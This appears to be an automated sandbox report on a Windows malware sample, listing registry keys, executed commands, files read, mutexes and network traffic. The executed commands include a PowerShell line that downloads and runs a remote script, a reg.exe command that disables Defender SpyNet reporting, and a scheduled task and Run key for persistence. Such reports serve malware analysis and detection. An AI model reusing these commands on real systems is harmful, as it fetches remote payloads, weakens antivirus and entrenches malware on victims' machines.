HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\CPC\Volume\{d35f944c-ffec-11e6-bdeb-806e6f6e6963}\Data
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\CPC\Volume\{d35f944c-ffec-11e6-bdeb-806e6f6e6963}\Generation
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\CPC\Volume\{2400a2c4-ccb0-11e5-b7bd-806e6f6e6963}\
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\CPC\Volume\{2400a2c4-ccb0-11e5-b7bd-806e6f6e6963}\Data
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\CPC\Volume\{2400a2c4-ccb0-11e5-b7bd-806e6f6e6963}\Generation
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\CPC\Volume\{2400a2c5-ccb0-11e5-b7bd-806e6f6e6963}\

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\CPC\Volume\{2400a2c5-ccb0-11e5-b7bd-806e6f6e6963}\Data
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\CPC\Volume\{2400a2c5-ccb0-11e5-b7bd-806e6f6e6963}\Generation
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\CPC\Volume\{2400a2c6-ccb0-11e5-b7bd-806e6f6e6963}\
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\CPC\Volume\{2400a2c6-ccb0-11e5-b7bd-806e6f6e6963}\Data
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\CPC\Volume\{2400a2c6-ccb0-11e5-b7bd-806e6f6e6963}\Generation
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\GRE_Initialize
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\GRE_Initialize\DisableMetaFiles
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Nls\CustomLocale
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Nls\CustomLocale\en-US
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Nls\ExtendedLocale
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Nls\ExtendedLocale\en-US
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Microsoft AntiMalware\SpyNet
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Microsoft AntiMalware\SpyNet\SpyNetReporting
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\Windows Error Reporting\WMR
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Windows Error Reporting\WMR\Disable
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoPropertiesMyComputer
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoPropertiesRecycleBin
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoControlPanel
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoSetFolders
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoInternetIcon
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\ShellCompatibility\Applications\powershell.exe
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoCommonGroups
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\StartPage2
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\StartPage2\ProgramsCache
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\Category
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\Name
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\ParentFolder
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\Description
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\RelativePath

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\ParsingName
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\InfoTip
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\LocalizedName
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\Icon
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\Security
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\StreamResource
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\StreamResourceType
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\LocalRedirectOnly
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\Roamable
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\PreCreate
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\Stream
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\PublishExpandedPath
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\Attributes
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\FolderTypeID
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\InitFolderHandler
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\PropertyBag
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\1
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\1\KnownFolders
HKEY_CURRENT_USER

EXECUTED COMMANDS

"C:\Users\user\AppData\Local\Temp\f4d19632277e52b849d452d94d841ebbef029596.exe" /C
C:\Users\user\AppData\Roaming\Microsoft\Pnuaijsyn\pnuaijsy.exe
C:\Windows\system32\reg.exe ADD "HKLM\SOFTWARE\Microsoft\Microsoft AntiMalware\SpyNet" /f /t REG_DWORD /v "SpyNetReporting" /d "0"
powershell.exe "IEX (New-Object Net.WebClient).DownloadString('https://www.allens-treasure-house.com/books_files/001.ps1'); Invoke-MainWorker -Command 'C:\Users\user\AppData\Local\Temp\rpjvvybyeqfxmzaoaqggtlvrwevwz.txt'"
cmd.exe /c ping.exe -n 6 127.0.0.1 & type "C:\Windows\System32\calc.exe" > "C:\Users\user\AppData\Local\Temp\f4d19632277e52b849d452d94d841ebbef029596.exe"
"C:\Users\user\AppData\Roaming\Microsoft\Pnuaijsyn\pnuaijsy.exe" /C
C:\Windows\SysWOW64\explorer.exe
"C:\Users\user\AppData\Roaming\Microsoft\Pnuaijsyn\pnuaijsy.exe" /W
"C:\Windows\system32\schtasks.exe" /create /tn {81CE9089-5042-4260-A5C5-A8694A5F6513} /tr "\"C:\Users\user\AppData\Roaming\Microsoft\Pnuaijsyn\pnuaijsy.exe\"" /sc HOURLY /mo 7 /F
C:\Windows\system32\PING.EXE ping.exe -n 6 127.0.0.1

READ FILES

C:\Windows\Globalization\Sorting\sortdefault.nls
C:\Users\user\AppData\Local\Temp\f4d19632277e52b849d452d94d841ebbef029596.exe
\??\PIPE\samr
C:\Users\user\AppData\Local\Temp\rpjvvybyeqfxmzaoaqggtlvrwevwz.txt
C:\Windows\sysnative\en-US\KERNELBASE.dll.mui
\Device\KsecDD
C:\
C:\Users\user\AppData\Local\Microsoft\Windows\Caches\cversions.1.db
C:\Users\user\AppData\Local\Microsoft\Windows\Caches\{AFBF9F1A-8EE8-4C77-AF34-C647E37CA0D9}.1.ver0x000000000000004a.db
C:\Users\desktop.ini
C:\Users
C:\Users\user
C:\Users\user\AppData
C:\Users\user\AppData\Roaming
C:\Users\user\AppData\Roaming\Microsoft\desktop.ini
C:\Users\user\AppData\Roaming\Microsoft
C:\Users\user\AppData\Roaming\Microsoft\Windows
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\desktop.ini
C:\Users\user\Desktop\desktop.ini
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\desktop.ini
C:\ProgramData
C:\ProgramData\Microsoft\desktop.ini
C:\ProgramData\Microsoft
C:\ProgramData\Microsoft\Windows
C:\ProgramData\Microsoft\Windows\Start Menu\desktop.ini
C:\ProgramData\Microsoft\Windows\Start Menu
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\desktop.ini
C:\Users\Public\desktop.ini
C:\Users\Public
C:\Users\Public\Desktop\desktop.ini
C:\Users\user\AppData\Roaming\Microsoft\Internet Explorer
C:\Users\user\AppData\Roaming\Microsoft\Internet Explorer\Quick Launch\desktop.ini
C:\Users\user\AppData\Roaming\Microsoft\Internet Explorer\Quick Launch

C:\Windows\sysnative\shdocvw.dll
C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\590aee7bdd69b59b.customDestinations-ms
C:\Users\user\AppData\Local\Temp\%ProgramData%\Microsoft\Windows\Start Menu\Programs\Accessories\Windows PowerShell\Windows PowerShell.lnk
C:\Windows\%ProgramData%\Microsoft\Windows\Start Menu\Programs\Accessories\Windows PowerShell\Windows PowerShell.lnk\desktop.ini
C:\ProgramData\Microsoft\Windows\Start Menu\Programs
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Accessories\Desktop.ini
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Accessories
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Accessories\Windows PowerShell\desktop.ini
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Accessories\Windows PowerShell
\??\PIPE\srvsvc
C:\Windows
C:\Windows\sysnative
C:\Windows\sysnative\WindowsPowerShell
C:\Windows\sysnative\WindowsPowerShell\v1.0
C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\42GKXC8AA5AMY0J0IWXE.temp
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\mscoreei.dll
C:\Windows\sysnative\WindowsPowerShell\v1.0\powershell.exe.config
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\mscorwks.dll
C:\Windows\winsxs\amd64_microsoft.vc80.crt_1fc8b3b9a1e18e3b_8.0.50727.4940_none_88df89932faf0bf6\msvcr80.dll
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\security.config
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\security.config.cch
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\enterprisesec.config
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\enterprisesec.config.cch
C:\Users\user\AppData\Roaming\Microsoft\CLR Security Config\v2.0.50727.312\64bit\security.config
C:\Users\user\AppData\Roaming\Microsoft\CLR Security Config\v2.0.50727.312\64bit\security.config.cch
C:\Windows\assembly\NativeImages_v2.0.50727_64\index142.dat
C:\Windows\assembly\NativeImages_v2.0.50727_64\mscorlib\9469491f37d9c35b596968b206615309\mscorlib.ni.dll
C:\Windows\assembly\pubpol20.dat
C:\Windows\assembly\NativeImages_v2.0.50727_64\System\adff7dd9fe8e541775c46b6363401b22\System.ni.dll
C:\Windows\assembly\NativeImages_v2.0.50727_64\Microsoft.PowerShel#\b023321bc53c20c10ccbbd8f78c82c82\Microsoft.PowerShell.ConsoleHost.ni.dll
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll
C:\Windows\assembly\NativeImages_v2.0.50727_64\System.Management.A#\009a09f5b2322bb8c5520dc5ddbb28bb\System.Management.Automation.ni.dll
C:\Windows\sysnative\l_intl.nls
C:\Windows\assembly\GAC_64\mscorlib\2.0.0.0__b77a5c561934e089\sorttbls.nlp

C:\Windows\assembly\GAC_64\mscorlib\2.0.0.0__b77a5c561934e089\sortkey.nlp
C:\Windows\assembly\NativeImages_v2.0.50727_64\System.Core\83e2f6909980da7347e7806d8c26670e\System.Core.ni.dll
C:\Windows\assembly\NativeImages_v2.0.50727_64\Microsoft.PowerShel#\ec50af274bf7a15fb59ac1f0d353b7ea\Microsoft.PowerShell.Commands.Diagnostics.ni.dll
C:\Windows\assembly\NativeImages_v2.0.50727_64\System.Configuratio#\fcf35536476614410e0b0bd0e412199e\System.Configuration.Install.ni.dll
C:\Windows\assembly\NativeImages_v2.0.50727_64\Microsoft.WSMan.Man#\8cd73e65058ef6f77f36b62a74ec3344\Microsoft.WSMan.Management.ni.dll
C:\Windows\assembly\GAC_MSIL\Microsoft.WSMan.Runtime\1.0.0.0__31bf3856ad364e35\Microsoft.WSMan.Runtime.dll
C:\Windows\assembly\NativeImages_v2.0.50727_64\System.Transactions\051655963f24f9ade08486084c570086\System.Transactions.ni.dll

MUTEXES

f4d19632277e52b849d452d94d8a
hantm
Global\pnuaijsy
Global\deqykwsj
f4d19632277e52b849d452d94d8/C
pnuaijsya
pnuaijsy/C
Global\CLR_CASOFF_MUTEX
{D01D0DA9-3578-478A-96D1-243D0659C264}
Global\.net clr networking
IESQMMUTEX_0_208
ylehcfrtflgocfnpevdmtj
{6B88A240-7471-4C2F-ADC8-DB4C89773A17}
{4C6AD213-94C4-4FC7-8DBC-33C88ED66F34}
{5A104F5E-CC31-447F-8A69-84D599F3114B}
{DAF3B053-1CCC-4FB2-8F8B-C11339A50523}
pnuaijsy/W
{2638B621-1D98-4903-A792-9F529D79CE5A}
{2C08A074-2808-4D60-87C2-2C77436C6F93}


MODIFIED REGISTRY KEYS

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Microsoft AntiMalware\SpyNet
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Microsoft AntiMalware\SpyNet\SpyNetReporting
HKEY_CURRENT_USER\Software\Classes\Local Settings\MuiCache\6D\52C64B7E\LanguageList
HKEY_LOCAL_MACHINE\Software\Microsoft\Tracing\powershell_RASAPI32
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\powershell_RASAPI32\EnableFileTracing
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\powershell_RASAPI32\EnableConsoleTracing


HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\powershell_RASAPI32\FileTracingMask
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\powershell_RASAPI32\ConsoleTracingMask
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\powershell_RASAPI32\MaxFileSize
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\powershell_RASAPI32\FileDirectory
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\lefttwaw
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Wpad\{E2D0CA08-2243-4725-9430-A8A2D5F46E6B}\WpadDecisionReason
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Wpad\{E2D0CA08-2243-4725-9430-A8A2D5F46E6B}\WpadDecisionTime
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Wpad\{E2D0CA08-2243-4725-9430-A8A2D5F46E6B}\WpadDecision
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Wpad\{E2D0CA08-2243-4725-9430-A8A2D5F46E6B}\WpadNetworkName
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Wpad\0a-00-27-00-00-00\WpadDecisionReason
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Wpad\0a-00-27-00-00-00\WpadDecisionTime
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Wpad\0a-00-27-00-00-00\WpadDecision
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections\DefaultConnectionSettings
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Wpad\WpadLastNetwork
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{F722F65C-3BEA-45C3-9507-39418362A086}\Path
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{F722F65C-3BEA-45C3-9507-39418362A086}\Hash
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree\{81CE9089-5042-4260-A5C5-A8694A5F6513}\Id
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree\{81CE9089-5042-4260-A5C5-A8694A5F6513}\Index
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{F722F65C-3BEA-45C3-9507-39418362A086}\Triggers
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{F722F65C-3BEA-45C3-9507-39418362A086}\DynamicInfo

Network Behavior

CONTACTED IPS



NETWORK PORT DISTRIBUTION



Name	IP	Country	ASN	ASN Name	Trigger Process Type
	8.8.4.4	United States	15169	Level 3 Parent, LLC	Malware Process
	104.16.89.188	United States	13335	Cloudflare, Inc.	Malware Process
	209.126.124.166	United States	30083	HEG US Inc.	Malware Process
	38.69.238.114	United States	174	PSINet, Inc.	OS Process
	38.69.238.128	United States	174	PSINet, Inc.	OS Process
	50.89.138.223	United States	33363	Bright House Networks - CFL Divisio...	Malware Process
	66.220.110.56	United States	4181	TDS TELECOM	Malware Process
	72.215.47.23	United States	22773	Cox Communications	Malware Process
	76.177.3.96	United States	10796	Time Warner Cable Internet LLC	Malware Process
	98.163.53.175	United States	22773	Cox Communications Inc.	Malware Process
	72.230.204.136	United States	11351	Time Warner Cable Internet LLC	Malware Process
	66.96.133.9	United States	29873	The Endurance International Group...	Malware Process
	23.49.13.33	United States	20940	Akamai Technologies, Inc.	Malware Process
	173.175.76.49	United States	11427	Time Warner Cable Internet LLC	Malware Process
	178.255.83.1		35838		OS Process
	38.69.238.122		174	PSINet, Inc.	OS Process
	104.16.90.188		13335	Cloudflare, Inc.	Malware Process
	104.28.16.56		13335	Cloudflare, Inc.	Malware Process
	23.63.226.105		20940	Akamai Technologies, Inc.	OS Process
	85.93.88.251		8972		Malware Process
	178.255.83.1		35838		OS Process

HTTP PACKETS

Host	Port	Method	Version	User Agent	Count	Call Time During Execution(Sec)
www.ip-adress.com	80	GET	1.1	Mozilla/4.0 (compatible; MS...	7	35.2424409389
Path: / **URI:** http://www.ip-adress.com/						
ctldl.windowsupdate.com	80	GET	1.1	Microsoft-CryptoAPI/6.1	1	70.9386670589
Path: /msdownload/update/v3/static/trustedr/en/authrootstl.cab?0235c510ea678695 **URI:** http://ctldl.windowsupdate.com/msdownload/update/v3/static/trustedr/en/authrootstl.cab?0235c510ea678695						
ctldl.windowsupdate.com	80	GET	1.1	Microsoft-CryptoAPI/6.1	1	70.9388320446
Path: /msdownload/update/v3/static/trustedr/en/authrootstl.cab?82b0f4d24e34c8a2 **URI:** http://ctldl.windowsupdate.com/msdownload/update/v3/static/trustedr/en/authrootstl.cab?82b0f4d24e34c8a2						
ctldl.windowsupdate.com	80	GET	1.1	Microsoft-CryptoAPI/6.1	1	70.9389669895
Path: /msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?19a361189413c5cf **URI:** http://ctldl.windowsupdate.com/msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?19a361189413c5cf						
ctldl.windowsupdate.com	80	GET	1.1	Microsoft-CryptoAPI/6.1	1	70.9390940666
Path: /msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?1f3ebde0922e0df0 **URI:** http://ctldl.windowsupdate.com/msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?1f3ebde0922e0df0						
ocsp.usertrust.com	80	GET	1.1	Microsoft-CryptoAPI/6.1	2	83.9497468472
Path: /MFEwTzBNMEswSTAJBgUrDgMCGgUABBR8sWZUnKvbRO5iJhat9GV793rVlAQUrb2YejS0Jvf6xCZU7wO94CTLVBoCECdm7lbrSfOOq9dwovyE3iI%3D **URI:** http://ocsp.usertrust.com/MFEwTzBNMEswSTAJBgUrDgMCGgUABBR8sWZUnKvbRO5iJhat9GV793rVlAQUrb2YejS0Jvf6xCZU7wO94CTLVBoCECdm7lbrSfOOq9dwovyE3iI%3D						
ctldl.windowsupdate.com	80	GET	1.1	Microsoft-CryptoAPI/6.1	1	85.0819659233
Path: /msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?e6fdf0b8612e98d9 **URI:** http://ctldl.windowsupdate.com/msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?e6fdf0b8612e98d9						
crl.comodoca.com	80	GET	1.1	Microsoft-CryptoAPI/6.1	1	88.1244490147
Path: /COMODORSACertificationAuthority.crl **URI:** http://crl.comodoca.com/COMODORSACertificationAuthority.crl						
ocsp.comodoca.com	80	GET	1.1	Microsoft-CryptoAPI/6.1	1	88.1283209324
Path: /MFEwTzBNMEswSTAJBgUrDgMCGgUABBReAhtobFzTvhaRmVeJ38QUchY9AwQUu69%2BAj36pvE8hI6t7jiY7NkyMtQCECsuburZdTZsFlpu26N8jAc%3D **URI:** http://ocsp.comodoca.com/MFEwTzBNMEswSTAJBgUrDgMCGgUABBReAhtobFzTvhaRmVeJ38QUchY9AwQUu69%2BAj36pvE8hI6t7jiY7NkyMtQCECsuburZdTZsFlpu26N8jAc%3D						
ocsp.comodoca.com	80	GET	1.1	Microsoft-CryptoAPI/6.1	1	88.1285099983
Path: /MFIwUDBOMEwwSjAJBgUrDgMCGgUABBR64T7ooMQqLLQoy%2BemBUYZQOKh6QQUkK9qOpRaC9iQ6hJWc99DtDoo2ucCEQCOot%2Bo4GHnch9qDcxWT3Pj **URI:** http://ocsp.comodoca.com/MFIwUDBOMEwwSjAJBgUrDgMCGgUABBR64T7ooMQqLLQoy%2BemBUYZQOKh6QQUkK9qOpRaC9iQ6hJWc99DtDoo2ucCEQCOot%2Bo4GHnch9qDcxWT3Pj						
crl.comodoca.com	80	GET	1.1	Microsoft-CryptoAPI/6.1	1	88.1286828518
Path: /COMODORSADomainValidationSecureServerCA.crl **URI:** http://crl.comodoca.com/COMODORSADomainValidationSecureServerCA.crl						
ctldl.windowsupdate.com	80	GET	1.1	Microsoft-CryptoAPI/6.1	1	89.2810900211
Path: /msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?9a77ba1534915b5d **URI:** http://ctldl.windowsupdate.com/msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?9a77ba1534915b5d						
ctldl.windowsupdate.com	80	GET	1.1	Microsoft-CryptoAPI/6.1	1	89.2812509537

Host	Port	Method	Version	User Agent	Count	Call Time During Execution(Sec)
Path: /msdownload/update/v3/static/trustedr/en/authrootstl.cab?16df1de2208c0861 **URI:** http://ctldl.windowsupdate.com/msdownload/update/v3/static/trustedr/en/authrootstl.cab?16df1de2208c0861						
ocsp.comodoca.com	80	GET	1.1	Microsoft-CryptoAPI/6.1	1	95.1614630222
Path: /MFIwUDBOMEwwSjAJBgUrDgMCGgUABBR64T7ooMQqLLQoy%2BemBUYZQOKh6QQUkK9qOpRaC9iQ6hJWc99DtDoo2ucCEQCOot%2Bo4GHnch9qDcxWT3Pj **URI:** http://ocsp.comodoca.com/MFIwUDBOMEwwSjAJBgUrDgMCGgUABBR64T7ooMQqLLQoy%2BemBUYZQOKh6QQUkK9qOpRaC9iQ6hJWc99DtDoo2ucCEQCOot%2Bo4GHnch9qDcxWT3Pj						
crl.microsoft.com	80	GET	1.1	Microsoft-CryptoAPI/6.1	1	119.757361889
Path: /pki/crl/products/tspca.crl **URI:** http://crl.microsoft.com/pki/crl/products/tspca.crl						
crl.microsoft.com	80	GET	1.1	Microsoft-CryptoAPI/6.1	1	120.214140892
Path: /pki/crl/products/CodeSignPCA2.crl **URI:** http://crl.microsoft.com/pki/crl/products/CodeSignPCA2.crl						
crl.microsoft.com	80	GET	1.1	Microsoft-CryptoAPI/6.1	1	120.239315987
Path: /pki/crl/products/WinPCA.crl **URI:** http://crl.microsoft.com/pki/crl/products/WinPCA.crl						
crl.globalsign.net	80	GET	1.1	Microsoft-CryptoAPI/6.1	1	120.309280872
Path: /primobject.crl **URI:** http://crl.globalsign.net/primobject.crl						

DNS QUERIES

Request	Type
www.ip-adress.com	A
Answers - 85.93.89.6 (A) - 85.93.88.251 (A) - 209.126.124.166 (A) - 207.38.89.115 (A)	
ctldl.windowsupdate.com	A
Answers - ctldl.windowsupdate.nsatc.net (CNAME) - 38.69.238.122 (A) - a1621.g.akamai.net (CNAME) - 38.69.238.114 (A) - ctldl.windowsupdate.com.edgesuite.net (CNAME)	
ocsp.usertrust.com	A
Answers - 178.255.83.1 (A)	
